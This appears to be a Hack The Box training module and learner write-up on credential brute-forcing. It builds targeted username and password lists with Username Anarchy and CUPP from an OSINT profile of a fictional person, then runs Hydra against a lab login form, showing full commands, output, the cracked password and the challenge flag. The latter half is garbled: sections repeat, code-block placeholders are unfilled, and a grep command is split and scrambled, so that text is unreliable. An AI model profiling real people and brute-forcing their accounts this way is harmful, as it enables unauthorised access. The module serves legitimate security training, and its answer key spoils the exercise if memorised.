Custom Wordlists
While pre-made wordlists like rockyou or SecLists provide an extensive repository of potential passwords and usernames, they operate on a broad spectrum, casting a wide net in the hopes of catching the right combination. While effective in some scenarios, this approach can be inefficient and time-consuming, especially when targeting specific individuals or organizations with unique password or username patterns.
Consider the scenario where a pentester attempts to compromise the account of "Thomas Edison" at his workplace. A generic username list like xato-net-10-million-usernames-dup.txt is unlikely to yield any meaningful results. Given the potential username conventions enforced by his company, the probability of his specific username being included in such a massive dataset is minimal. These could range from a straightforward first name/last name format to more intricate combinations like last name/first three.
In such cases, the power of custom wordlists comes into play. These meticulously crafted lists, tailored to the specific target and their environment, dramatically increase brute-force attacks' efficiency and success rate. They leverage information gathered from various sources, such as social media profiles, company directories, or even leaked data, to create a focused and highly relevant set of potential passwords and usernames. This laser-sharp approach minimizes wasted effort and maximizes the chances of cracking the target account.
Username Anarchy
Even when dealing with a seemingly simple name like "Jane Smith," manual username generation can quickly become a convoluted endeavor. While the obvious combinations like jane, smith, janesmith, j.smith, or jane.s may seem adequate, they barely scratch the surface of the potential username landscape.
Human creativity knows no bounds, and usernames often become a canvas for personal expression. Jane could seamlessly weave in her middle name, birth year, or a cherished hobby, leading to variations like janemarie, smithj87, or jane_the_gardener. The allure of leetspeak, where letters are replaced with numbers or symbols, could manifest in usernames like j4n3, 5m1th, or j@n3_5m1th. Her passion for a particular book, movie, or band might inspire usernames like winteriscoming, potterheadjane, or smith_beatles_fan.
This is where Username Anarchy shines. It accounts for initials, common substitutions, and more, casting a wider net in your quest to uncover the target's username:
m4cc18@htb[/htb]$ ./username-anarchy -l

Plugin name             Example
--------------------------------------------------------------------------------
first                   anna
firstlast               annakey
first.last              anna.key
firstlast[8]            annakey
first[4]last[4]         annakey
firstl                  annak
f.last                  a.key
flast                   akey
lfirst                  kanna
l.first                 k.anna
lastf                   keya
last                    key
last.f                  key.a
last.first              key.anna
FLast                   AKey
first1                  anna0,anna1,anna2
fl                      ak
fmlast                  abkey
firstmiddlelast         annaboomkey
fml                     abk
FL                      AK
FirstLast               AnnaKey
First.Last              Anna.Key
Last                    Key
First, install ruby, and then pull the Username Anarchy git to get the script:
m4cc18@htb[/htb]$ sudo apt install ruby -y
$ git clone https://github.com/urbanadventurer/username-anarchy.git
$ cd username-anarchy
Next, execute it with the target's first and last names. This will generate possible username combinations.
m4cc18@htb[/htb]$ ./username-anarchy Jane Smith > jane_smith_usernames.txt
Upon inspecting jane_smith_usernames.txt, you'll encounter a diverse array of usernames, encompassing:
- Basic combinations:
janesmith,smithjane,jane.smith,j.smith, etc. - Initials:
js,j.s.,s.j., etc. - etc
This comprehensive list, tailored to the target's name, is valuable in a brute-force attack.
CUPP
With the username aspect addressed, the next formidable hurdle in a brute-force attack is the password. This is where CUPP (Common User Passwords Profiler) steps in, a tool designed to create highly personalized password wordlists that leverage the gathered intelligence about your target.
Let's continue our exploration with Jane Smith. We've already employed Username Anarchy to generate a list of potential usernames. Now, let's use CUPP to complement this with a targeted password list.
The efficacy of CUPP hinges on the quality and depth of the information you feed it. It's akin to a detective piecing together a suspect's profile - the more clues you have, the clearer the picture becomes. So, where can one gather this valuable intelligence for a target like Jane Smith?
Social Media: A goldmine of personal details: birthdays, pet names, favorite quotes, travel destinations, significant others, and more. Platforms like Facebook, Twitter, Instagram, and LinkedIn can reveal much information.Company Websites: Jane's current or past employers' websites might list her name, position, and even her professional bio, offering insights into her work life.Public Records: Depending on jurisdiction and privacy laws, public records might divulge details about Jane's address, family members, property ownership, or even past legal entanglements.News Articles and Blogs: Has Jane been featured in any news articles or blog posts? These could shed light on her interests, achievements, or affiliations.
OSINT will be a goldmine of information for CUPP. Provide as much information as possible; CUPP's effectiveness hinges on the depth of your intelligence. For example, let's say you have put together this profile based on Jane Smith's Facebook postings.
| Field | Details |
|---|---|
| Name | Jane Smith |
| Nickname | Janey |
| Birthdate | December 11, 1990 |
| Relationship Status | In a relationship with Jim |
| Partner's Name | Jim (Nickname: Jimbo) |
| Partner's Birthdate | December 12, 1990 |
| Pet | Spot |
| Company | AHI |
| Interests | Hackers, Pizza, Golf, Horses |
| Favorite Colors | Blue |
CUPP will then take your inputs and create a comprehensive list of potential passwords:
- Original and Capitalized:
jane,Jane - Reversed Strings:
enaj,enaJ - Birthdate Variations:
jane1994,smith2708 - Concatenations:
janesmith,smithjane - Appending Special Characters:
jane!,smith@ - Appending Numbers:
jane123,smith2024 - Leetspeak Substitutions:
j4n3,5m1th - Combined Mutations:
Jane1994!,smith2708@
This process results in a highly personalized wordlist, significantly more likely to contain Jane's actual password than any generic, off-the-shelf dictionary could ever hope to achieve. This focused approach dramatically increases the odds of success in our password-cracking endeavors.
If you're using Pwnbox, CUPP is likely pre-installed. Otherwise, install it using:
m4cc18@htb[/htb]$ sudo apt install cupp -y
Invoke CUPP in interactive mode, CUPP will guide you through a series of questions about your target, enter the following as prompted:
m4cc18@htb[/htb]$ cupp -i

___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990


> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name: Spot
> Company name: AHI


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
We now have a generated a username list (jane_smith_usernames.txt) and a password list (jane.txt), but there is one more thing we need to deal with. CUPP has generated many possible passwords for us, but Jane's company, AHI, has a rather odd password policy.
- Minimum Length: 6 characters
- Must Include:
- At least one uppercase letter
- At least one lowercase letter
- At least one number
- At least two special characters (from the set
!@#$%^&*)
As we did earlier, we can use grep to filter that password list to match that policy:
m4cc18@htb[/htb]$ grep -E '^.{6,}

This command efficiently filters `jane.txt` to match the provided policy, from ~46000 passwords to a possible ~7900. It first ensures a minimum length of 6 characters, then checks for at least one uppercase letter, one lowercase letter, one number, and finally, at least two special characters from the specified set. The filtered results are stored in `jane-filtered.txt`.

Use the two generated lists in Hydra against the target to brute-force the login form. Remember to change the target info for your instance.

```bash
m4cc18@htb[/htb]$ hydra -L jane_smith_usernames.txt -P jane-filtered.txt IP -s PORT -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
Output:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these * ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-05 11:47:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 655060 login tries (l:14/p:46790), ~40942 tries per task
[DATA] attacking http-post-form://IP:PORT/:username=^USER^&password=^PASS^:Invalid credentials
[PORT][http-post-form] host: IP   login: ...   password: ...
[STATUS] attack finished for IP (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-05 11:47:18
Once Hydra has completed the attack, log into the website using the discovered credentials and retrieve the flag.
Exercise
TARGET: 154.57.164.66:31485
Challenge 1
After successfully brute-forcing, and then logging into the target, what is the full flag you find?
Given Jane's Smith profile from above we run cupp and provide the info:
m4cc18@htb[/htb]$ cupp -i

___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990


> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):


> Pet's name: Spot
> Company name: AHI


> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
- It creates the file
jane.txtfull of possible passwords
Now lets filter these passwords to account for Jane's company password policies:
┌──(macc㉿kaliLab)-[~/htb/login_brute_forcing]
└─$ grep -E '^.{6,}

See how the number of possible passwords is drastically reduced:
```bash
┌──(macc㉿kaliLab)-[~/htb/login_brute_forcing]
└─$ wc -l jane-filtered.txt
8713 jane-filtered.txt
Finally we run the following hydra command to brute force both Jane's username and password against the jane_smit_usernames.txt we generated using Username Anarchy and the jane-filtered.txt wordlist we just generated using CUPP:
┌──(macc㉿kaliLab)-[~/htb/login_brute_forcing]
└─$ hydra -L jane_smith_usernames.txt -P jane-filtered.txt 154.57.164.66 -s 31485 -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
Output:
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-02 12:52:37
[DATA] max 16 tasks per 1 server, overall 16 tasks, 121982 login tries (l:14/p:8713), ~7624 tries per task
[DATA] attacking http-post-form://154.57.164.66:31485/:username=^USER^&password=^PASS^:Invalid credentials
[31485][http-post-form] host: 154.57.164.66   login: jane   password: 3n4J!!
[STATUS] attack finished for 154.57.164.66 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-02 12:52:38
Note the line:
[31485][http-post-form] host: 154.57.164.66 login: jane password: 3n4J!!
- We got the password!
Now that we know the credentials for Jane, we just need to log in. We can do so by visiting the target IP and port on a new browser tab and inputting the credentials we got:

flag: HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}
jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '(
This command efficiently filters `jane.txt` to match the provided policy, from ~46000 passwords to a possible ~7900. It first ensures a minimum length of 6 characters, then checks for at least one uppercase letter, one lowercase letter, one number, and finally, at least two special characters from the specified set. The filtered results are stored in `jane-filtered.txt`.
Use the two generated lists in Hydra against the target to brute-force the login form. Remember to change the target info for your instance.
{{CODE_BLOCK_6}}
*Output:*
{{CODE_BLOCK_7}}
Once Hydra has completed the attack, log into the website using the discovered credentials and retrieve the flag.
---
## Exercise
TARGET: 154.57.164.66:31485
### Challenge 1
**After successfully brute-forcing, and then logging into the target, what is the full flag you find?**
Given Jane's Smith profile from above we run `cupp` and provide the info:
{{CODE_BLOCK_8}}
- It creates the file `jane.txt` full of possible passwords
Now lets filter these passwords to account for Jane's company password policies:
{{CODE_BLOCK_9}}
See how the number of possible passwords is drastically reduced:
{{CODE_BLOCK_10}}
Finally we run the following `hydra` command to brute force both Jane's username and password against the `jane_smit_usernames.txt` we generated using **Username Anarchy** and the `jane-filtered.txt` wordlist we just generated using **CUPP**:
{{CODE_BLOCK_11}}
*Output:*
{{CODE_BLOCK_12}}
Note the line:
{{CODE_BLOCK_13}}
- We got the password!
Now that we know the credentials for Jane, we just need to log in. We can do so by visiting the target IP and port on a new browser tab and inputting the credentials we got:

> **flag**: HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}
jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '([!@#$%^&*].*){2,}' > jane-filtered.txt
See how the number of possible passwords is drastically reduced:
Finally we run the following hydra command to brute force both Jane's username and password against the jane_smit_usernames.txt we generated using Username Anarchy and the jane-filtered.txt wordlist we just generated using CUPP:
Output:
Note the line:
- We got the password!
Now that we know the credentials for Jane, we just need to log in. We can do so by visiting the target IP and port on a new browser tab and inputting the credentials we got:
flag: HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}
jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '(
This command efficiently filters `jane.txt` to match the provided policy, from ~46000 passwords to a possible ~7900. It first ensures a minimum length of 6 characters, then checks for at least one uppercase letter, one lowercase letter, one number, and finally, at least two special characters from the specified set. The filtered results are stored in `jane-filtered.txt`.
Use the two generated lists in Hydra against the target to brute-force the login form. Remember to change the target info for your instance.
{{CODE_BLOCK_6}}
*Output:*
{{CODE_BLOCK_7}}
Once Hydra has completed the attack, log into the website using the discovered credentials and retrieve the flag.
---
## Exercise
TARGET: 154.57.164.66:31485
### Challenge 1
**After successfully brute-forcing, and then logging into the target, what is the full flag you find?**
Given Jane's Smith profile from above we run `cupp` and provide the info:
{{CODE_BLOCK_8}}
- It creates the file `jane.txt` full of possible passwords
Now lets filter these passwords to account for Jane's company password policies:
{{CODE_BLOCK_9}}
See how the number of possible passwords is drastically reduced:
{{CODE_BLOCK_10}}
Finally we run the following `hydra` command to brute force both Jane's username and password against the `jane_smit_usernames.txt` we generated using **Username Anarchy** and the `jane-filtered.txt` wordlist we just generated using **CUPP**:
{{CODE_BLOCK_11}}
*Output:*
{{CODE_BLOCK_12}}
Note the line:
{{CODE_BLOCK_13}}
- We got the password!
Now that we know the credentials for Jane, we just need to log in. We can do so by visiting the target IP and port on a new browser tab and inputting the credentials we got:

> **flag**: HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}